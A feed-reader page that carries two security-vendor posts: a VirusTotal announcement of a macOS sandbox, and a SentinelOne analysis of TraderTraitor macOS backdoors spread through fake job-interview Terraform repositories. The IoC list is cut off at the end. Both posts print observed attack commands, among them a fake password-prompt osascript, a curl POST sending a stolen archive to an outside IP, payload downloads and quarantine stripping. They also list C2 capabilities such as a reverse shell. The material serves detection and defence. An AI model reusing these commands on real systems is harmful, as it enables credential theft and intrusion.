❌

Visualização normal

Antes de ontemCyber Threat Intel
  • ✇VirusTotal Blog
  • Introducing macOS Mirage: Next-Generation Apple Silicon Dynamic Analysis and Sigma Detections Karl Hiramoto
    In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same
     

Introducing macOS Mirage: Next-Generation Apple Silicon Dynamic Analysis and Sigma Detections

13 de Outubro de 2026, 08:53

In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same time, macOS threat actors have shifted toward native ARM64 binaries, multi-stage social engineering installers, credential-harvesting AppleScripts, and evasive infostealers.

Today, we are excited to introduce macOS Mirage, our brand-new, ground-up dynamic analysis sandbox built natively for Apple Silicon and macOS 26. macOS Mirage replaces Box of Apples as part of the VirusTotal Multi-Sandbox project, delivering high-fidelity behavioral telemetry, automated Sigma behavioral detections mapped to MITRE ATT&CK, and—exclusively within our Private Scanning product offering—full Interactive Live Analysis.

Why We Built macOS Mirage: Beyond Box of Apples

Box of Apples was designed for an era of Intel-based Macs and relied on dtrace scripts to monitor system calls. As macOS evolved, two structural shifts required a completely new approach:

  1. Native Apple Silicon (ARM64) Execution: Modern macOS applications and malware families are compiled natively for Apple Silicon or distributed as Universal Mach-O binaries. Running modern samples on legacy Intel hardware either fails outright or misses architecture-specific execution paths. macOS Mirage runs natively on bare-metal Apple Silicon hardware with Apple's native virtualization stack and macOS 26, ensuring authentic execution fidelity.
  2. Modern Kernel-Backed Behavioral Telemetry: In modern macOS releases, System Integrity Protection (SIP) restricts legacy dtrace hooks, and high syscall volumes could cause event drops. macOS Mirage uses modern, kernel-supported macOS security instrumentation to capture process creation, command-line arguments, file system modifications, persistence installation, and access to sensitive credential stores without losing events.
Capability Box of Apples (2015 / 2018) macOS Mirage (2026)
Hardware Architecture Intel (x86_64) Native Apple Silicon (ARM64)
Operating System OS X 10.11 El Capitan / 10.13 High Sierra Modern macOS (including macOS 26)
Supported Payloads Intel Mach-O bundles and basic installers ARM64 & Universal Mach-O, .dmg, .pkg, .app, .sh, .py, PDFs
Behavioral Telemetry Legacy dtrace syscall tracing Modern kernel-supported security telemetry & accurate process trees
Behavioral Detections Basic behavior tags Sigma behavioral rules, MITRE ATT&CK mapping, and YARA scanning
Dropped File Analysis Basic file list Automated extraction and recursive multi-engine scanning of dropped payloads
Network Capabilities Basic NAT egress Multi-mode networking (Internet, Simulated INetSim, HTTPS MITM, Tor, VPN) (Private Scanning exclusive)
Interactive Control Automated execution only Live Mouse, Keyboard & Clipboard Control (Private Scanning exclusive)

Rich GUI Execution and Persistence Tracking

Many macOS samples package their payloads inside disk images (.dmg) or application bundles (.app) that initialize graphical windows, register background services, or trigger system notifications during execution. macOS Mirage provides full graphics acceleration and desktop monitoring, capturing both visual screenshots and underlying system modifications in real time.

Dynamic detonation of a macOS application in macOS Mirage
Figure 1: Dynamic detonation of a macOS application in macOS Mirage, capturing both the application GUI and a macOS system notification alerting to a newly registered persistent background Login Item.
Full window management, 3D rendering, and Dock process tracking inside macOS Mirage
Figure 2: Full window management, 3D rendering, and Dock process tracking inside macOS Mirage.

In addition to capturing screenshots to show what a user would see on screen, macOS Mirage automatically monitors security-sensitive locations across the operating system, including:

  • Persistence Mechanisms: LaunchAgents, LaunchDaemons, Login Items, and cron jobs.
  • Shell & Environment Profiles: Modifications to .zshrc, .bashrc, .zshenv, and /etc/profile.
  • Credential & Privacy Stores: Unauthorized access to Keychain databases (login.keychain-db), browser cookie and credential stores, SSH keys, and the Transparency, Consent, and Control (TCC.db) database.
  • System & Network Configuration: Changes to /etc/hosts, /etc/resolv.conf, and /private/etc/sudoers.

New Behavioral Detections with Sigma Rules: Catching a macOS Info-Stealer in Action

To help analysts quickly identify malicious behavior without sifting through thousands of raw file and process events, macOS Mirage evaluates runtime telemetry against a curated library of macOS Sigma rules and maps every detection directly to MITRE ATT&CK techniques.

Let's look at a real-world example of a macOS info-stealer and credential-phishing sample analyzed by macOS Mirage on VirusTotal: be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878

When executed inside macOS Mirage, the binary (unix51436504) performs a multi-stage credential theft and persistence chain:

  1. AppleScript Password Phishing: The malware invokes /usr/bin/osascript to display a deceptive system prompt titled "Password Request" asking the user: "Please enter device password to continue."
  2. Local Credential Validation & LaunchDaemon Persistence: It validates the harvested password against local Directory Services (dscl . authonly) and invokes sudo -S to copy /tmp/daemonplist to /Library/LaunchDaemons/com.somedaemon.plist.
  3. Keychain, Browser & Notes Harvesting: The sample opens the user's Keychain (/Users/admin/Library/Keychains/login.keychain-db), Safari cookies (Cookies.binarycookies), Apple Notes database (NoteStore.sqlite), SSH keys (authorized_keys, known_hosts), and .zsh_history, staging the stolen files under /tmp/lksopo while continuously polling the clipboard via pbpaste.
  4. Secondary Payload Download, Exfiltration & Cleanup: Using ditto, the malware compresses the staging directory into /tmp/lksopo.zip, exfiltrates the archive via an HTTP POST request (curl -X POST), downloads a secondary bot payload (curl -o /tmp/binaryexe), and deletes the staging directory (rm -rf /tmp/lksopo) to cover its tracks.
macOS Mirage screenshot capturing deceptive AppleScript Password Request dialog
Figure 3: macOS Mirage screenshot capturing the deceptive AppleScript "Password Request" phishing dialog displayed by sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878.

From this single detonation, macOS Mirage automatically generates a high-confidence malicious verdict (macos_osascript_credential_phishing) and triggers 7 distinct Sigma rules spanning the entire attack lifecycle:

Sigma Rule Name Severity MITRE ATT&CK Matched Behavioral Telemetry
macos_osascript_credential_phishing High T1059.002, T1056.002 Execution of /usr/bin/osascript displaying fake password prompt: osascript -e set passwen to display dialog "Please enter device password to continue." default answer "" with icon caution
macos_sensitive_credential_store_access High T1555.001, T1555.003, T1005 Unauthorized access by ./unix51436504 to /Users/admin/Library/Keychains/login.keychain-db and Safari Cookies.binarycookies
macos_esf_sensitive_file_access High T1555.001, T1555.003, T1005 Access to /private/etc/sudoers during privileged persistence installation: sudo -S cp /tmp/daemonplist /Library/LaunchDaemons/com.somedaemon.plist
macos_esf_suspicious_curl_download Medium T1105, T1071.001 Downloading secondary stage payload via curl -o /tmp/binaryexe http://193.178.159.129/web/bot
macos_network_upload_activity Medium T1041, T1567 Exfiltrating compressed credential archive via curl -X POST -H buildid: ... --data-binary @/tmp/lksopo.zip http://109.238.87.111/log
macos_data_destruction_tools Medium T1485, T1070.004 Anti-forensic removal of staging directory via rm -rf /tmp/lksopo
macos_http_tools_with_protocol_indicators Low T1071.001, T1105 Automated curl command-line execution with explicit http:// C2 protocol indicators

Hunting Related Threats with VirusTotal Intelligence Pivots

At the time of analysis, sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 was detected by only 6 out of 76 static antivirus engines. Moreover, during execution inside macOS Mirage, the first-stage dropper downloaded and executed a 12.9 MB universal Mach-O second-stage bot (f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c) alongside a LaunchDaemon persistence property list (d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678, 0/75 AV detections). When that second-stage binary is detonated in isolation, it exits in under a second because it depends on hidden state files (~/.bhost, ~/.phost, ~/.username, ~/.pwd) written to disk by the first-stage dropper. Because macOS Mirage tracks the full multi-stage process tree on macOS 26, analysts can pivot directly on runtime command lines, dropped artifacts, network URI patterns, and Sigma detections across VirusTotal Intelligence to uncover entire clusters of active macOS campaigns. For a complete reference of supported file and behavior query syntax, see the VirusTotal Search Modifiers Full List.

1. Process & Command-Line Pivots (behaviour_processes)

2. Dropped File & Hidden State File Pivots (behaviour_files)

3. C2 & Network Pivots (behaviour_network)

4. macOS Mirage Verdict, Sigma & MITRE ATT&CK Pivots

Sample / Dropped Artifact SHA-256 File Name / Role Static AV macOS Mirage Verdict
be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 unix51436504 (Universal Mach-O Stealer) 6 / 76 MALWARE / STEALER / PHISHING
01f9a24bd868a856909db5eb61be6f30939e402fd7dd2e40180ffe2406de5c35 chrome (Sibling Universal Mach-O Build) 6 / 76 MALWARE / STEALER / PHISHING
336c1ba08fb64d466e042e16f20bf0d1f3947e4430000be08c2b6698884de028 localfile~.arm64 (Native ARM64 Slice) 9 / 76 MALWARE / STEALER / PHISHING
c363180da38cac9e894b158a65eb3ad72eb31c24a6b16c00bbc3bfc276db32d5 macos-stealer-v2 (Related Stealer Cluster) 27 / 76 MALWARE / STEALER / PHISHING
f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c /private/tmp/binaryexe / .binaryexe (Dropped C2 Bot) 28 / 76 Dropped Second-Stage Implant
d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678 /Library/LaunchDaemons/com.somedaemon.plist 0 / 75 Dropped Persistence Property List

Interactive Live Analysis (Exclusive to Private Scanning)

While automated dynamic analysis and Sigma behavioral detections are available on VirusTotal reports, sophisticated macOS threats often require human interaction to detonate completely. Malware may hide behind multi-step custom installer wizards, require a password to unlock a disk image, or pause execution until realistic user input is provided—just like the "Password Request" dialog shown above.

To empower incident responders and malware analysts, Interactive Live Analysis with macOS Mirage is available exclusively as part of our Private Scanning product offering in Google Threat Intelligence and VirusTotal Enterprise:

  • Real-Time Mouse & Keyboard Control: Analysts can step directly into the running macOS 26 desktop inside their web browser to click buttons, navigate prompts, open Terminal, or manually interact with suspicious applications.
  • Host-to-Guest Clipboard ("Send as Keystrokes"): Analysts can paste passwords, decryption keys, URLs, or terminal commands from their local workstation directly into the sandbox VM as simulated keystrokes.
  • Extended Session Timeouts & Network Control: Interactive sessions can run for extended durations (up to 30 minutes) and can be configured with custom network routing modes—including full isolation, simulated internet services, HTTPS MITM inspection, or Tor routing.
  • Complete Tenant Privacy: All files, interactive sessions, screenshots, and behavioral reports generated in Private Scanning remain strictly isolated within your organization's private environment and are never shared publicly.
Selecting macOS Mirage and enabling Live Interaction inside Private Scanning
Figure 4: Selecting macOS Mirage and enabling Live Interaction inside the Private Scanning configuration modal.
Sending Clipboard Text as Keystrokes During Live Interaction
Figure 5: Using the "Send as keystrokes" clipboard bridge during a live interactive macOS Mirage session in Private Scanning.

Try It Out and Share Your Feedback

macOS Mirage is part of our ongoing commitment to expanding multi-platform dynamic analysis across VirusTotal and Google Threat Intelligence. To view the new behavioral reports on public samples, navigate to the Behavior tab on any macOS file report in VirusTotal to inspect process trees, file system changes, network activity, screenshots, and Sigma rule matches. Enterprise customers using Private Scanning can select MacOS Mirage directly from the scan configuration dialog to launch automated or live interactive sessions.

If you find any issues or have feature requests, please don't hesitate to contact us.

Happy hunting!

  • ✇SentinelLabs
  • Don’t Call Us, We’ll Call Your APIs | TraderTraitor Backdoors Resurface on Victim With No Crypto Ties Albert Priego
    Executive SummaryFollowing disclosure of the TraderTraitor attack against LayerZero Labs in April 2026, SentinelOne identified an additional victim with the same macOS backdoors.Our analysis explores the mechanics of these backdoors and the expanded targeting against a victim in the IT services sector with no relationship to cryptocurrency trading.We also identified more weaponized GitHub repositories from the social engineering schemes used to target job seekers in these campaigns.This report e
     

Don’t Call Us, We’ll Call Your APIs | TraderTraitor Backdoors Resurface on Victim With No Crypto Ties

18 de Setembro de 2026, 14:00

Executive Summary

  • Following disclosure of the TraderTraitor attack against LayerZero Labs in April 2026, SentinelOne identified an additional victim with the same macOS backdoors.
  • Our analysis explores the mechanics of these backdoors and the expanded targeting against a victim in the IT services sector with no relationship to cryptocurrency trading.
  • We also identified more weaponized GitHub repositories from the social engineering schemes used to target job seekers in these campaigns.
  • This report expands on how Terraform lock files enable the delivery of malware from custom Terraform provider registries controlled by the attackers.

Overview

Throughout 2026, the financially motivated DPRK state-sponsored Lazarus subgroup TraderTraitor (aka UNC4899, PUKCHONG, Jade Sleet) has engaged in campaigns targeting entities involved in cryptocurrency trading, including a high-profile attack disclosed in April where USD 292 million was stolen from KelpDAO through a compromise of LayerZero.

KelpDAO is a decentralized finance (DeFi) protocol that supports restaking Ethereum; LayerZero Labs provides services with the capability to exchange cryptocurrency across different blockchain platforms.

TraderTraitor compromised LayerZero Labs and determined methods to create a fake cryptocurrency minting event, which the attacker combined with a DDoS against validation servers so that compromised servers would approve an illegitimate mint event, leading to the massive theft.

Following the public disclosure of this breach, SentinelOne identified an additional victim infected with the macOS backdoors, FLATROOF (aka macOS.Gaslight) and ROOFDECK, which were first observed in the LayerZero Labs attack.

Unlike the previous high-profile victim, this target was a much smaller organization in the IT services industry. Our investigation revealed insights into what happens when this threat actor compromises a smaller organization that we believe ultimately yielded insufficient value to sustain the intrusion.

Weaponized Terraform Coding Projects

Each campaign related to this wave of activity uses social engineering via fake job interview lures, a traditional Contagious Interview approach common among DPRK actors. The attacker makes contact with job seekers from the company that is ultimately compromised; the GitHub profile of each targeted job seeker we identified falls into DevOps or cryptocurrency/FinTech engineering projects.

The GitHub repository themes for coding project lures are designed as infrastructure engineering projects related to the company that the DPRK actors are posing as. By pivoting from the gtn-candidate-repo repository shared by LayerZero Labs in their incident report, we identified additional lures, which included references to the companies Northwind and Novacart.

It is unclear if these were fabricated companies used by the threat actor, or if they were posing as hiring teams from real companies with these names; one Northwind example describes it as an ecommerce company launching in the near future. Other repository names that we identified include:

  • Northwind-IAC
  • novacart-interview
  • terraform-candidate-repo

The repositories contain a weaponized .terraform.lock.hcl file in the coding project with a custom provider that points to a domain controlled by the attacker. We identified three malicious provider domains across multiple repositories:


registry.hashicorp-aws[.]com
registry.hashicorp-aws[.]io
registry.hashicorp-terraform[.]io

When the victim runs terraform init with the weaponized lockfile in place, Terraform treats the custom provider as the source of truth, resulting in Terraform downloading and executing the malicious provider modules.

Developer awareness can lead to friction against this type of attack: in one repository, the candidate being interviewed added a note saying that they removed a typosquatted provider from the project’s original lock file, which may suggest they thought the interviewer was testing for their security awareness.

According to the LayerZero Labs report, the attackers installed the FLATROOF and ROOFDECK macOS backdoors after an employee installed a weaponized interview coding project on their company workstation. TraderTraitor used the backdoors to collect API keys from the organization and to escalate privileges to expand into the victim’s Amazon Web Services and Google Cloud Platform environments.

While we lack insight into many of the subsequent infections resulting from the GitHub repositories we located, SentinelOne identified an unrelated victim by hunting through our telemetry for the macOS backdoors observed in the LayerZero Labs attack.

Additional Victim

The Victim

The affected organization is an IT services provider based in India and unaffiliated with cryptocurrency. One endpoint was involved: an Apple Silicon MacBook belonging to a DevOps engineer. The engineer ran Terraform and Ansible against AWS, OVH and OpenStack on most working days, and the machine held cloud credentials and source control access: much like LayerZero Labs’ “Developer1”. Individuals whose social media profile advertises infrastructure or DevOps work are candidates for this type of attack, and the value of the target is whatever their laptop can reach.

Infection Timeline

According to our telemetry on this host, both backdoors were on disk as far back as March 18, so we cannot prove how they were delivered. They remained dormant until March 29, when beaconing and host activity began.

Timestamp (UTC)

Activity

Detail / evidence

2026-03-18

FLATROOF + ROOFDECK presence

FLATROOF and ROOFDECK hashes found on the victim machine according to telemetry data

2026-03-25 to 2026-03-28

Dormant phase

Cursor in active daily use. No malicious activity seen.

2026-03-29 05:00:41

Workspace open

Developer opens ~/DevOps-Automation/cloudshield in Cursor

2026-03-29 05:00:46

Shells spawn

Cursor integrated terminal spawns login shells (zsh -l) + Node hosts

2026-03-29 05:00:53

First Observed Execution

Cursor launches both implants: nohup …/SystemUpdate –type=renderer and nohup …/iSync –type=renderer

2026-03-29 05:00:55

C2 connection

SystemUpdate => technicais (176[.]97.114.232), iSync => hubpage (45[.]11.59.140), Telegram at 05:00:58

2026-03-29 05:00:58

Implant re-arm

xattr -rd com.apple.quarantine + chmod +x on iSync (GatekeeperBypass)

2026-03-30 to 2026-04-19

Steady beaconing

Gated on Cursor sessions; FLATROOF/ROOFDECK beacon only while Cursor runs (quiet when Cursor is off)

2026-04-13

GitHub lure

Developer clones terraform-candidate-repo via GitHub Desktop

2026-04-14 18:25

Implant re-arm

FLATROOF re-arms ROOFDECK (re-strips quarantine, chmod +x)

2026-04-20 08:48:59

Stage 3 staging

ROOFDECK stages from 85[.]137.56.10, retrieves 3rd-stage loginwindow (one day after LayerZero Labs’ public statement)

2026-04-20 08:49:38

Stage 3 C2 connection

loginwindow online => grenight[.]com (85[.]137.56.245)

2026-04-20 13:15:11

Anti-forensics

loginwindow deletes both original implants (rm -f)

2026-05-03 to 2026-06-01

Stage 3 resumes

loginwindow keeps beaconing to grenight[.]com (85[.]137.56.245)

2026-06-01 06:08

Last observed C2

Final loginwindow beacon to grenight[.]com in the collected telemetry

The implants were first launched by Cursor on March 29, seconds after the cloudshield workspace was opened.

Timestamp (UTC)

Activity Type

Detail


2026-03-29 05:00:41

Process Creation

Cursor Helper (node), first reference to the cloudshield workspace


2026-03-29 05:00:45

File Creation

~/.cursor/projects/…-cloudshield/terminals/1.txt   (integrated terminal)


2026-03-29 05:00:46

Process Creation

bash –init-file …/shellIntegration-bash.sh


2026-03-29 05:00:47

Process Creation

zsh -l (login shell => sources ~/.zshrc/.zprofile)


2026-03-29 05:00:53

Process Creation

Cursor (parent launchd) => nohup …/com.apple.iTunesCloud/SystemUpdate –type=renderer


2026-03-29 05:00:53

Process Creation

Cursor (parent launchd) => nohup …/com.apple.internal.ck/iSync  –type=renderer

macOS Malware

We observed two malware families being deployed in the compromise, identical to the ones described in the LayerZero Labs attack, named FLATROOF and ROOFDECK (by LayerZero Labs and Mandiant). Both are ARM64 backdoors for macOS written in Rust.

FLATROOF

We observed the FLATROOF backdoor deployed under the name SystemUpdate to ~/Library/com.apple.iTunesCloud/SystemUpdate. It is likely intended for initial data collection from the victim machine and to deploy secondary payloads.

Immediately after starting, FLATROOF suppresses Gatekeeper by removing the com.apple.quarantine attribute from ROOFDECK and sets the executable bit on it; the second implant runs with no signature check and no user prompt.


xattr -rd com.apple.quarantine .../com.apple.internal.ck/iSync
chmod +x .../com.apple.internal.ck/iSync

A detailed analysis of FLATROOF (aka macOS.Gaslight) was published by SentinelLABS in June 2026. Here, we present a short summary of the backdoor’s capabilities as denoted by its supported C2 commands:

Verb

Function

help

Show command help

id

Identify the implant to the operator

shell

Execute a shell command via execvp, with posix_spawnp available as an alternative spawn path

kill

Terminate a target process by PID

upload

Exfiltrate a file via the Telegram file-attach mechanism

stop

Halt the implant

The backdoor also carries a data-harvesting Python module, used to gather the following data and exfiltrate them over Telegram using a built-in Telegram bot token:

  • Chrome, Brave, Firefox, and Safari browser data
  • Terminal command histories
  • Installed application listings
  • A running-process snapshot via ps aux
  • System hardware and software profile via system_profiler
  • A raw copy of login.keychain-db

ROOFDECK

ROOFDECK acts as a more sophisticated backdoor with broader reconnaissance and lateral movement capabilities. We observed it dropped under the name iSync to ~/Library/com.apple.internal.ck/iSync.

It is clear from the design of the implant that it is intended to be used as an additional deployment after initial foothold and control are established, since it needs a pre-existing configuration file containing at minimum a Nostr public key of an attacker-controlled profile to allow it to connect to its C2 server for the first time.

ROOFDECK uses a local configuration file ~/.config/.repl_history to store C2 URLs and keys and to set beaconing behavior.

Field

Type

Meaning

server_url

string

Resolved/overridden C2 URL (blank until dead-drop resolution)

connection_type

string http|ws

Transport selector (HTTPS /app_version vs pipe-airway WebSocket)

nostr_public_keys

array of strings

Operator Nostr identity pubkey(s) used for the dead-drop lookup

recovery_url

string

Fallback/recovery endpoint (bootstrap if primary C2 is lost)

pastebin_key

string

Key/paste id for a Pastebin-style dead-drop (secondary resolver)

rsa_private_key

string

An RSA private key provisioned into the agent

config_path_macos

string

Relative path override for the config location on macOS

interval

integer (seconds)

Beacon/poll interval

Upon first execution, it pulls live Nostr relays from api.nostr[.]watch/v1/online and combines them with a hardcoded relay list belonging to legitimate Nostr services, then searches the relays for an operator’s profile on the Nostr network based on a public profile key given in the configuration file nostr_public_keys. When found, it reads the website field of the profile and uses that as its C2 URL. TraderTraitor has previously used Nostr.

The following is a list of Nostr relays used for operator profile discovery:


wss://relay.damus[.]io
wss://nos[.]lol
wss://nostr[.]mom
wss://relay.snort[.]social
wss://offchain[.]pub
wss://relay.nostr[.]band
wss://nostr.oxtr[.]dev
wss://nostr[.]wine

Persistence was achieved via a plist entry ~/Library/LaunchAgents/loginwindow.plist, with a dynamically specified application identifier string. It uses a hardcoded --type=renderer parameter to make the implant process appear legitimate.

ROOFDECK supports a wide variety of C2 commands for managing the implant, performing reconnaissance, exfiltrating data and executing attacker code. The C2 endpoint is hardcoded as /app_version. Polling for commands is done via HTTPS with a custom pinned TLS certificate embedded in the implant, shown below.

Interestingly, the malware author used default metadata settings with mkcert, which exposed that they are running on a Linux QEMU-based VM using the username ub. We identified multiple domains using a certificate containing this certificate CN (listed in the Indicators of Compromise section).


Subject = Issuer (self-signed):
O = mkcert development CA
OU = ub@ub-Standard-PC-Q35-ICH9-2009
CN = mkcert ub@ub-Standard-PC-Q35-ICH9-2009
Serial: 1CD6D13FF15ADBF7A42025D10EC99B4A
Key: RSA 3072-bit
Validity: 2025-06-20 11:06:53 UTC -> 2035-06-20 11:06:53 UTC (10-year mkcert default)

ROOFDECK commands are signed with the operator’s private key and their integrity is verified using an embedded public key before execution. The command functionalities are separated into distinct handlers in the source code. The implant re-implements many common shell commands related to directory and file operations, another tactic often used in more sophisticated North Korea-aligned toolsets, including Lazarus’ LightlessCan.

Session & Control

Command

Handler

Description / interesting elements

session

—

Manages the C2 session lifecycle (agent registration/keying, connect, tasking loop).

config

modules/config.rs

config <key>

— sets runtime config live and persists to the configuration file. Lets the operator re-point C2/transport after deployment.

sleep

—

sleep [-r] <seconds> — sleeps N seconds or for a random interval (-r)

tasks

modules/task.rs

Manages background tasks (ongoing command executions), listing and canceling them. Task states: PENDING/RUNNING/COMPLETED/FAILED/DOWNLOADING/UPLOADING.

app_version

—

Pulls signed+encrypted commands from the HTTPS /app_version endpoint; RSA-2048-verified before an EncryptedCommand is decrypted into an AgentCommand. Doubles as version/update check and a fallback tasking channel.

persist

—

persist <add|remove|check>. add installs the ~/Library/LaunchAgents/<com.*>.plist (Chrome-renderer masquerade, RunAtLoad); remove deletes it; check reports Is enabled: <bool>.

update

—

update <url> — downloads a new binary and self-updates.

destroy

modules/recovery.rs

Self-destruct — uninstalls persistence, config and binary (guarded by a yes confirmation token).

Execution

Command

Handler

Description / interesting elements

run

handlers/run.rs

run <command> [background] — spawns an arbitrary program (native posix_spawnp/execvp), returns output; supports a background mode (long-running task tracked via tasks).

shell

handlers/shell.rs

Interactive shell via a PTY (openpty), streamed over the C2 transport.

rssh

handlers/rssh.rs

Reverse shell — starts/stops a stateful reverse shell back to the operator.

kill

handlers/kill.rs

Terminates a process by PID.

File system / data

Command

Handler

Description / interesting elements

cd / pwd

—

Change / print the agent’s working directory.

ls

handlers/ls.rs

Directory listing (names, sizes, timestamps, permissions).

find

handlers/find.rs

Recursive file search under a src root by pattern, returning matching files, used to locate high-value data (wallets, keys, docs) for exfiltration.

cat / tail

handlers/tail.rs

Read a whole file / tail the end of a file (e.g., logs).

stat

—

Show file metadata (size, mode, owner, timestamps).

cp / mv / rm

—

Copy (copyfile/fclonefileat) / move (rename) / delete (unlink) files.

mkdir / mkfile

—

Create directory / create (write) a file — used to drop payloads or write staged data.

chmod / chown

—

Change file permissions / ownership (chmod/chown).

zip / unzip

—

Create/extract archives incl. AES-encrypted zips (zip 4.3.0, zipcrypto/aes.rs). Used to stage encrypted exfiltration bundles or unpack downloaded archives (eg. next stage payloads).

Transfer

Command

Handler

Description / interesting elements

upload

handlers/upload.rs

Exfiltrates a local file to the C2.

wget

handlers/wget.rs

Downloads a file from a URL to disk (reqwest), second-stage/tool delivery.

Reconnaissance / surveillance

Command

Handler

Description / interesting elements

info

handlers/info.rs

Aggregate host fingerprint: OS/version, hostname/user (whoami), hardware IDs (IOKit), geo-IP (api.myip.com).

whoami / uname / uptime / lscpu

—

Current user / OS+kernel (uname) / uptime / CPU info (host_processor_info).

df

handlers/df.rs

Disk/volume usage and mounted filesystems (getfsstat, CFURL volume keys).

ps

handlers/ps.rs

Process listing (proc_listallpids/proc_pidinfo/proc_pid_rusage).

clipboard

—

Reads and writes the macOS clipboard (NSPasteboardTypeString). Can capture copied secrets (passwords, seed phrases, 2FA) and plant content (e.g., swap a copied crypto address).

screenshot

—

Not implemented yet. Handler returns “Screenshot command is not implemented yet.”

All C2 commands are signed on the server side by an attacker-controlled private key. The public key is embedded in the ROOFDECK payload and is used to verify the origin and integrity of the issued commands before executing them.


-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAzan/EObUVxXNfPHdkDyCVR0AC9apleciK9ZQw+neWo6q+wvAhnLp
Pe7FZLomuwntUgI3afLDblgw9t19Kh7w/8CVwFncxh4PdqtdYno4teQ6fDLKXSWa
ZBG7zZ9R22jxPpiY70XKilXJuds34q7pfzVfbLvLTmTWyTtcyrOnRSCOwEHP/gHX
0gX+8sdX7go6O37WwzB4zNvThS+E7hG+fVfrgEaH7IUi3RY9esuBS50UomfYefO3
dK1aDMDWIwVj1skacPR9LazEc6PSGjSXxzI/N2xcpP9QKXn/Pk6r9fBzudhBL3Mw
vWyNi03JbZGtGFiy6Wai6heJqgY7pF1PAQIDAQAB
-----END RSA PUBLIC KEY-----

Another version of ROOFDECK

On April 20, one day after LayerZero Labs’ first public announcement of the KelpDAO incident, the attackers deployed a new version of ROOFDECK to the compromised machine (SHA-1: 5728b11d30586bbfc1d8bd12df1c722a06e767a2, path ~/Library/com.apple.appleaccountd/loginwindow) as an executable named loginwindow. 

After the new version initialized and started beaconing, the attackers used it to remove the old ROOFDECK and FLATROOF binaries. This new ROOFDECK was functionally identical to the previous one, but with stripped symbols and debug information, likely intended to more effectively evade detection. We can only speculate whether this was a reaction to LayerZero Labs’ publication, but the timing is nevertheless interesting.

After the update, we observed intermittent beaconing activity to a new C2 server, grenight[.]com, until June 1. On June 17, the loginwindow binary was moved to Trash.

Conclusion

DPRK-aligned actors like TraderTraitor are leaning heavily into targeting developers to establish a foothold in a network, increasingly through fake job interviews. The incident we investigated shows that not every organization they infiltrate will become a viable target for a massive cryptocurrency theft.

These groups’ initial access efforts include targeting third parties and their software supply chain, which is where much of the industry’s exposure has moved, putting the developer endpoint at the center of the defense. Endpoints used for development carry access to cloud, pipelines and source code, which makes monitoring and protection a high priority for organizations. These campaigns use purpose-built development environments aimed at one engineer at a time, paired with backdoored Terraform builds that differ for each victim.

Recommendations

For organizations:

  • We recommend flagging engineers with cloud engineering permissions and source control access as a sensitive group for endpoint security monitoring.
  • Look for unsigned binaries executing from the home directory, integrated development environment (IDE) child processes that are not signed IDE components, and outbound TLS from either.
  • Reports of interview take-home assignments and unsolicited repositories from these users are worth following up as well, since telemetry alone will not show that a recruiter sent one.
  • Consider company policy that prevents using corporate workstations for external job interviews and consider how to enforce this type of policy.
  • Educating developers with sensitive access is crucial: the weaponized Terraform provider domain was removed by one job seeker who flagged the typosquatted domain as suspicious. Organizations should add content to their security awareness training programs to highlight the risks of using projects with unknown origins as well as the nature of employees being targeted by threat actors to compromise the organization.

For developers:

  • Before running a coding project containing a .terraform.lock.hcl file, ensure that the provider registry belongs to known good domains: anything that is not a known namespace following registry.terraform.io, the official provider domain, should be treated as suspect.
  • Malicious packages can also be hosted on the official provider registry domain, so it is important to investigate the source of all packages when using an included lockfile. Terraform’s official registry supports browsing modules and providers, and modules contain a link to its source code.

This report is being published alongside a presentation at LABScon 2026, Don’t Call Us, We’ll Call Your APIs: Anatomy of an Expanding DPRK Multi-Cloud Intrusion. SentinelOne thanks Google and Mandiant for their partnership in providing technical details on this threat actor’s tools and techniques, and Nick Simonian for collaborating on this research.

Indicators of Compromise

IoCs (additional victim)

Type

IOC

What it is

SHA1

02df07a173ab03b82a4fb6a08973fff8b1467f28

FLATROOF (SystemUpdate)

SHA1

c491d477dbe0ae04e9aed9dbe237144c03f73ec4

ROOFDECK (iSync)

SHA1

5728b11d30586bbfc1d8bd12df1c722a06e767a2

Stripped ROOFDECK (loginwindow)

Domain

technicais.sytes[.]net

FLATROOF C2

Domain

storage.hubpage[.]cloud

ROOFDECK C2

Domain

grenight[.]com

ROOFDECK C2

IP

176.97.114[.]232

FLATROOF C2 (technicais.sytes[.]net)

IP

45.11.59[.]140

ROOFDECK C2 (storage.hubpage[.]cloud)

IP

85.137.56[.]245

ROOFDECK C2 (grenight[.]com)

IP

85.137.56[.]10

ROOFDECK staging server

Path

~/Library/com.apple.iTunesCloud/SystemUpdate

FLATROOF binary filepath

Path

~/Library/com.apple.internal.ck/iSync

ROOFDECK binary filepath

Path

~/Library/com.apple.appleaccountd/loginwindow

Stripped ROOFDECK binary filepath

File

/private/tmp/.pipe-airway

ROOFDECK IPC pipe

File

$TMPDIR/tmp*.lock

FLATROOF lock file

Workspace

~/DevOps-Automation/cloudshield

Malicious workspace filepath

Custom certificate used for TLS communication

Type

Value

SHA-256

4b2d3e8ccce8920a6d01e7d02b84236545a20e5f754b3eec253f8b416b731daa

SHA-1

4ad92bf92ee614b05c340ce17bef7b6ef5a25e82

Serial

1cd6d13ff15adbf7a42025d10ec99b4a

Subject/Issuer

O=mkcert development CA, OU=ub@ub-Standard-PC-Q35-ICH9-2009, CN=mkcert ub@ub-Standard-PC-Q35-ICH9-2009

Validity

2025-06-20 → 2035-06-20

Host IoCs – ROOFDECK

Type

Value

Persistence

